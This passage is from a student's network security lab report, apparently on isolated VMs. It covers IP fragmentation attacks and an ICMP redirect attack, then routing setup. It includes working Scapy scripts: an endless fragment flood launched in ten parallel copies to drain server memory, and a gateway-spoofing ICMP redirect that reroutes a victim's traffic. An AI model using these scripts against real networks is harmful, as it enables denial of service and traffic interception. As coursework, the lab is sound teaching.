32	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
33	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
34	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
35	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
36	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
37	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
38	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
39	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
40	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
41	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
42	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
43	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
44	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
45	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
46	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
47	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
48	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
49	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
50	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
51	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
52	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
53	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
54	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
55	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
56	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
57	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	734	Fragmented IP protocol (proto=UDP 17, of...

0020	02 0d 42 42 42 42 42 42 42 42 42 42 42 42	. .BBBBBB BBBB
0030	42 42 42 42 42 42 42 42 42 42 42 42 42 42	BBBBBB BBBB
0040	42 42 42 42 42 42 42 42 42 42 42 42 42 42	BBBBBB BBBB
0050	42 42 42 42 42 42 42 42 42 42 42 42 42 42	BBBBBB BBBB
0060	42 42 42 42 42 42 42 42 42 42 42 42 42 42	BBBBBB BBBB
0070	42 42 42 42 42 42 42 42 42 42 42 42 42 42	BBBBBB BBBB

Data (data.data), 700 bytes Packets: 57 · Displayed: 55 (96.5%) Profile: Default

By executing the command “nc -lu 9090” on the Server, I opened a udp connection on port 9090.


On the client we sent the packets:

A terminal window titled "/bin/bash 110x34" showing a command prompt for "Lab_Client". The prompt is "[Mon Apr 19|01:37@Lab_Client]:~/.../ICMP_LAB\$". The user has entered "sudo python3 Task1c.py", which is highlighted with a green box. Below the command, the text "Sent all packets!" is displayed and also highlighted with a green box. The prompt is then shown again with a cursor.

```
/bin/bash 110x34
[Mon Apr 19|01:37@Lab_Client]:~/.../ICMP_LAB$ sudo python3 Task1c.py
Sent all packets!
[Mon Apr 19|01:37@Lab_Client]:~/.../ICMP_LAB$
```

We can see the packets sent.

On the server we can see the output is none.

A terminal window titled "/bin/bash 87x" showing a command prompt for "Lab_Server". The prompt is "[Mon Apr 19|01:37@Lab_Server]:~\$". The user has entered "nc -lu 9090", which is highlighted with a green box. The prompt is then shown again with a cursor.

```
/bin/bash 87x
[Mon Apr 19|01:37@Lab_Server]:~$ nc -lu 9090
```


As expected, the Netcat server does not display anything since the UDP length does not match the actual data length sent.

This indicates that I have created a super-large packet, greater than the actual allowed packet length.

Task 1D

Sending Incomplete IP Packet.

I wrote the following code in python using Scapy:

A screenshot of a Python script in a terminal window. The script uses Scapy to create and send UDP packets. It sets a server IP, a packet ID, and a payload. It then constructs a UDP packet with specific source and destination ports, sets the length, and sends it. A loop follows, sending more packets with an increasing ID and a large offset. The script ends with a print statement showing the total number of packets sent.

```
from scapy.all import *

server_ip = "10.0.2.13"
ID = 1000
data = "Hello Server!\n"

udp = UDP(sport=7070, dport=9090)
udp.len=len(data)
ip = IP(dst=server_ip)
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/data
pkt[UDP].chksum = 0
send(pkt, verbose=0)

offset = 100000
counter = 1
while True:
    ip = IP(dst=server_ip)
    ip.id = ID + counter
    ip.frag = offset
    ip.flags = 1
    ip.proto = 17
    pkt = ip/data
    send(pkt, verbose=0)
    counter += 1
    if counter >= 60000:
        counter = 1
    print("Sent ", counter, " packets")
```


I set the payload to "Hello Server!\n", ports 7070->9090, and send packets changing the ID.

I wrote another python script to run our code multiple times to affect the server a little more.

A screenshot of a terminal window with a blue title bar that reads "/bin/bash 105x32". The terminal contains a Python script with the following code:

```
from subprocess import *  
  
for i in range(10):  
    call(['gnome-terminal', '-e', "python3 Task1d.py"])
```

Ran the script.

A screenshot of a terminal window showing a command prompt. The prompt is "[Mon Apr 19|03:20@Lab_Client]:~/.../ICMP_LAB\$". The command "sudo run_multiple_task1d.py" is entered and highlighted with a green rectangular box.

```
[Mon Apr 19|03:20@Lab_Client]:~/.../ICMP_LAB$ sudo run_multiple_task1d.py
```

On the Netcat server the output was empty – since the packet was not completed.


smem is a tool for reports on memory usage on Linux.

't' shows the total amount.

'w' shows summary of memory usage.

'k' shows the unit suffixes.

By executing "smem -twk" on the server before and after the attack we can see the changes



The image displays two terminal windows showing the output of the `smem -twk` command. The top window, titled `/bin/bash`, shows the output before the attack. The bottom window, titled `Terminal`, shows the output after the attack. In both outputs, the 'free memory' value is highlighted with a green box.

Area	Used	Cache	Noncache
firmware/hardware	0	0	0
kernel image	0	0	0
kernel dynamic memory	457.9M	388.3M	69.6M
userspace memory	953.8M	270.9M	682.9M
free memory	601.5M	601.5M	0

	2.0G	1.2G	752.5M

Area	Used	Cache	Noncache
firmware/hardware	0	0	0
kernel image	0	0	0
kernel dynamic memory	482.0M	405.3M	76.7M
userspace memory	987.4M	270.5M	716.9M
free memory	543.7M	543.7M	0

	2.0G	1.2G	793.7M

We can see the free memory has dropped, however, not significantly to crash the system. The reason is that all the fragments stuck in the kernel waiting to be completed.

On Wireshark we can see the “Hello Server!” sent in the fragments and 273,528 packets sent from our client.

No.	Time	Source	Destination	Protocol	Length	Info
2734...	2021-04-19 02:55:25...	10.0.2.12	10.0.2.13	IPv4	60	Fragmented IP protocol
2734...	2021-04-19 02:55:25...	10.0.2.12	10.0.2.13	IPv4	60	Fragmented IP protocol
2734...	2021-04-19 02:55:25...	10.0.2.12	10.0.2.13	IPv4	60	Fragmented IP protocol
2734...	2021-04-19 02:55:25...	10.0.2.12	10.0.2.13	IPv4	60	Fragmented IP protocol
2734...	2021-04-19 02:55:25...	10.0.2.12	10.0.2.13	IPv4	60	Fragmented IP protocol
▶ Frame 273454: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0 ▶ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb (08:00:27:6a:de:cb) ▶ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13 ▶ Data (14 bytes)						

0000	08 00 27 6a de cb 08 00 27 c7 e4 14 08 00 45 00	..j....'.....E.
0010	00 22 16 14 26 a0 40 11 25 ff 0a 00 02 0c 0a 00	..."&.@.%.....
0020	02 0d 48 65 6c 6c 6f 20 53 65 72 76 65 72 21 0a	..Hello Server!..
0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

enp0s3: <live capture in progress> Packets: 273528 · Displayed: 273198 (99.9%)

I could give the Client more memory and give the Server less memory to try and see the server crash.

Task 1 Summary


- I have succeeded task. The screenshots, Wireshark and terminal output can show it.
- I learned Scapy is a powerful, quite easy to use program.
- The task aligned with the theory – I sent “legitimate” packets through the network and the receiving end acted as the OS instruct it to.
- Basically, this part of the lab was the hardest and most unintuitive.

Task 2: ICMP Redirect Attack

Task Description:

An ICMP redirect is an error message sent by a router to the sender of an IP packet. Redirects are used when a router believes a packet is being routed incorrectly, and it would like to inform the sender that it should use a different router for the subsequent packets sent to that same destination.

I wrote the following code in python using Scapy:

A screenshot of a terminal window with a blue title bar. The terminal shows Python code for an ICMP Redirect Attack using Scapy. The code defines variables for gateway IP, client IP, local interface IP, and a destination IP. It then creates an IP packet from the gateway to the client, an ICMP redirect message (type 5, code 0) with the local interface IP as the gateway, and a second IP packet from the client to the destination. The packets are concatenated and sent.

```
from scapy.all import *  
  
gw_ip = "10.0.2.1"  
client_ip = "10.0.2.12"  
my_ip = get_if_addr(conf.iface)  
outside_ip = "192.0.32.8"  
  
ip = IP(src = gw_ip , dst = client_ip)  
icmp = ICMP(type=5, code=0, gw = my_ip)  
  
# The enclosed IP packet should be the one that  
# triggers the redirect message.  
ip2 = IP(src = client_ip, dst = outside_ip)  
send(ip/icmp/ip2/UDP())
```

I set the relevant ip addresses.:

gw_ip is the original gateway ip.

client_ip is the victim.

my_ip is my ip got using Scapy get_if_addr function

outside_ip is the IP address of www.iana.org

On the client I accept ipv4 redirects.

```
/bin/bash 94x27
[Mon Apr 19|19:10@Lab_Clientl:~$ sudo sysctl net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
```

We can see the command executed successfully.

On the attacker I run the code.

```
/bin/bash 98x28
[Mon Apr 19|19:10@Lab_Attacker]:~/.../ICMP_LAB$ sudo python3 Task2.py
Sent 1 packets.
```


We can see the packet sent.

On Wireshark we can see the packet sent.

```
▶ Frame 3: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
▶ Ethernet II, Src: PcsCompu 26:c7:6d (08:00:27:26:c7:6d), Dst: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14)
▶ Internet Protocol Version 4, Src: 10.0.2.1, Dst: 10.0.2.12
▼ Internet Control Message Protocol
  Type: 5 (Redirect)
  Code: 0 (Redirect for network)
  Checksum: 0xdb22 [correct]
  [Checksum Status: Good]
  Gateway address: 10.0.2.11
```

The source IP is of the real gateway. However, the mac address is ours. we can see the ICMP type 5 (Redirect) and code 0(Redirect for network) and we specify the gateway address to the attacker IP.

On the client we can see the ip route before and after the attack.

A terminal window titled "/bin/bash 94x27" showing two consecutive 'ip route get' commands for the destination 192.0.32.8. The first command shows the route via 10.0.2.1. The second command shows the route via 10.0.2.11, with the text '<redirected>' and 'expires 292sec' indicating a successful ICMP redirect attack.

```
[Mon Apr 19|19:10@Lab Client]:~$ ip route get 192.0.32.8
192.0.32.8 via 10.0.2.1 dev enp0s3 src 10.0.2.12
cache
[Mon Apr 19|19:10@Lab Client]:~$ ip route get 192.0.32.8
192.0.32.8 via 10.0.2.11 dev enp0s3 src 10.0.2.12
cache <redirected> expires 292sec
```

We can see 192.0.32.8 (www.iana.org) being redirected through 10.0.2.11 – the attacker.

Questions:

1. Can you use ICMP redirect attacks to redirect to a remote machine?

No. Redirect message supposed to send to a machine inside the LAN, so we try to tell the client he should use for example “220.2.2.12” the OS would not accept it since it does not belong to the same network.

2. Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network?

No. Again, the ip route table remains the same and using the real default gateway.

The machine checks if it can reach the ip address from the ICMP redirect message and decides if it should update the ip route table (It uses ARP request to check for Reply).

Task 2 Summary

- I have succeeded task. The screenshots of Wireshark and terminal can show it.
- The task aligned with the theory – I sent “legitimate” packets through the network and the receiving end acted as the OS instruct it to.
- Basically, there were not any problem at this part of the lab.

Task 3: Routing and Reverse Path Filtering


Task Description:

The objective of this task is to get familiar with routing and understand a spoof-prevention mechanism called reverse path filtering, which prevents outside from spoofing.

Task 3.a: Network Setup

I set the environment as requested.

Here is the topology of the network:



Task 3.b: Routing Setup

Enabled ip forwarding on the attacker.

```
/bin/bash 103x28
[Tue Apr 20|02:17@Lab_Attacker]:~$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[Tue Apr 20|02:22@Lab_Attacker]:~$
```

We can see the command executed successfully.

I added a new route for any communication to 192.168.60.0/24 via the attacker.

```
/bin/bash 93x26
[Tue Apr 20|02:23@Lab_Client]:~$ sudo ip route add 192.168.60.0/24 via 10.0.2.11
[Tue Apr 20|02:23@Lab_Client]:~$ ip route
default via 10.0.2.1 dev enp0s3 proto static metric 100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.12 metric 100
169.254.0.0/16 dev enp0s3 scope link metric 1000
192.168.60.0/24 via 10.0.2.11 dev enp0s3
[Tue Apr 20|02:23@Lab_Client]:~$
```

We can see the ip route table.

Demonstrate the ping and telnet from each of the clients.

Ping from the client (A) to the client_internal (B)

```
[Tue Apr 20|02:23@Lab_Client]:~$ ping -c 2 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.853 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.628 ms

--- 192.168.60.5 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1026ms
rtt min/avg/max/mdev = 0.628/0.740/0.853/0.115 ms
[Tue Apr 20|02:33@Lab_Client]:~$
```

We can see there is not packet loss.

Telnet from the client (A) to the client_internal (B)

```
[Tue Apr 20|02:33@Lab_Client]:~$ telnet 192.168.60.5
Trying 192.168.60.5...
Connected to 192.168.60.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
Lab_Client_Internal login: seed
Password:
Last login: Tue Apr 20 00:48:12 IDT 2021 from 10.0.2.12 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[Tue Apr 20|02:34@Lab_Client_Internal]:~$
```

